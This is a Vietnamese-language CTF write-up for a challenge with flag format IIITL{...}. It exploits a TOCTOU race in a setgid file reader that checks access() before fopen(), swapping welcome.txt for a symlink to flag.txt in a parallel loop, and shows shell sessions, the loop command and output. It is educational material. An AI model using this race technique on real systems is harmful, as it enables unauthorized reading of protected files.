A mathematical proof guarantees that an object can never truly reach its destination, as it must always traverse half the remaining distance. Our file reader operates on similar absolute logic. It is demonstrably secure.
Flag Format: IIITL{...}
nc 34.131.216.2301338
Analyze
Challenge chỉ cho ta link nc nên ta nc vào check thử xem có gì trong này :
└─$ nc 34.131.216.2301338 bash: cannot set terminal process group(1397804): Inappropriate ioctl for device bash: no job control in this shell ctf@bfb9f7dbedb4:~/sessions/player_iRRbZE$ ls -lha ls -lha total 28K drwx------ 2 ctf ctf 4.0K Apr 15 02:43 . drwx--x--x 1 root root 4.0K Apr 15 02:43 .. -r-xr-s--x 41 root flag_group 8.5K Apr 14 06:38 challenge -r--r----- 2 root flag_group 57 Apr 15 02:43 flag.txt -r--r--r-- 36 root flag_group 96 Mar 23 10:44 welcome.txt ctf@bfb9f7dbedb4:~/sessions/player_iRRbZE$ cat flag.txt cat flag.txt cat: flag.txt: Permission denied ctf@bfb9f7dbedb4:~/sessions/player_iRRbZE$ cat welcome.txt cat welcome.txt Welcome, 8r@v3_H@ck3r.
If you're reading this, you've already done more work than most people. ctf@bfb9f7dbedb4:~/sessions/player_iRRbZE$ ./challenge ./challenge Welcome, 8r@v3_H@ck3r.
If you're reading this, you've already done more work than most people. ctf@bfb9f7dbedb4:~/sessions/player_iRRbZE$
Ta nhận được 3 file : 1 file nhị phân tên challenge, 1 flag.txt và 1 welcome.txt, chạy file binary thì nó in ra nội dung file welcome.txt .
Với file challenge mình thấy nó được chạy ở quyền group flag_group với mọi user (-r-xr-s--x) và file flag cũng được đọc với quyền root và flag_group , trong khi mình là quyền với user ctf
1 2 3
ctf@bfb9f7dbedb4:~/sessions/player_iRRbZE$ id id uid=1000(ctf) gid=1000(ctf) groups=1000(ctf)
nên bài này mình nghi nó là bài leo quyền để đọc được file flag.
Nếu thế thì chỉ cần tạo symlink tới file flag là mình sẽ đọc được với quyền flag_group nhưng không đơn giản như vậy.
mình sẽ thử xóa file welcome.txt rồi tạo symlink từ file flag.txt đặt tên là welcome.txt để đánh lừa file binary, chạy lại để xem output là gì thì nhận được kết quả là như này :
Kết quả như này đồng nghĩa với việc nó kiểm tra real UID trước rồi mới đọc file, nếu ta không có quyền đọc file flag.txt thì sẽ không chơi trò này được.
Nhưng nếu như nó kiểm tra trước rồi mới mở và đọc file, nó dẫn tới khả năng bị race condition với khái niệm TOCTOU – Time Of Check To Time Of Use
Ở đây mình dự đoán code là thay vì gọi hàm open() trực tiếp, nó gọi hàm access() trước rồi mới tới open()
Flow mình giả sử nó là như này :
1 2 3 4 5 6
if (access("welcome.txt", R_OK) | fopen("welcome.txt", "r"); | fgets(BUFF,1000,FILE); printf("%s",s);

Trước khi đi tới test mình cần check xem có thể thực thi 2 lệnh cùng lúc như nào, thì ở đây mình thấy rằng mỗi khi kết nối tới hệ thống thì nó mở ra 1 thư mục tên là session_abc, vậy có khả năng nếu biết tên thư mục khác thì mình có thể vào được. Mình mở 2 terminal đồng thời nc tới hệ thống thì thấy có vẻ ok

vậy thì idea là mở 2 shell, 1 bên gọi tới để thực thi file binary liên tục, 1 bên sẽ tìm cách hoán đổi file welcome.txt
Solution
Flow mình đánh lừa hệ thống đó là :
xóa file welcome.txt hiện tại
tạo file welcome.txt của riêng mình để mình có quyền đọc file đó
Tạo symlink cho flag.txt mang tên welcome.txt để ghi đè file cũ
Tạo 2 file vòng lặp, và chạy song song, tổ hợp khi 2 vòng lặp đan xen với nhau có khả năng rất nhỏ rằng flow thực thi file binary sẽ là như này :
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
rm welcome.txt; | echo abc > welcome.txt; | if (access("welcome.txt", R_OK) | -> Lúc này access sẽ thấy ta có quyền đọc file welcome.txt | (-rw-r--r-- 1 ctf ctf 4 Apr 1503:19 welcome.txt) | ln -sf flag.txt welcome.txt; | fopen("welcome.txt", "r"); | -> Lúc này welcome.txt đã bị đánh tráo thành symlink nên sẽ mở và đọc file symlink | welcome.txt | fgets(BUFF,1000,FILE); printf("%s",s);
Payload
terminal 1 sẽ chạy vòng lặp :
1
2
3
whiletrue; do ./challenge; done
terminal 2 sẽ vào thư mục của terminal 1, xóa file welcome.txtvà chạy vòng lặp :
ecurity Alert: You don't have permission to read welcome.txt
Security Alert: You don't have permission to read welcome.txt
abc
Security Alert: You don't have permission to read welcome.txt
abc
Security Alert: You don't have permission to read welcome.txt
abc
Security Alert: You don't have permission to read welcome.txt
Security Alert: You don't have permission to read welcome.txt
IIITL{4cc355_ch3ck_p4553d_bu7_f1l3_5w4pp3d_4876a4790335}
Security Alert: You don't have permission to read welcome.txt
abc
Security Alert: You don't have permission to read welcome.txt
abc




![[Dummy] - How different between Pointer and Array from Assembly Perspective ?](/img/post/dummy/different-between-Pointer-and-Array/thumbnail.png)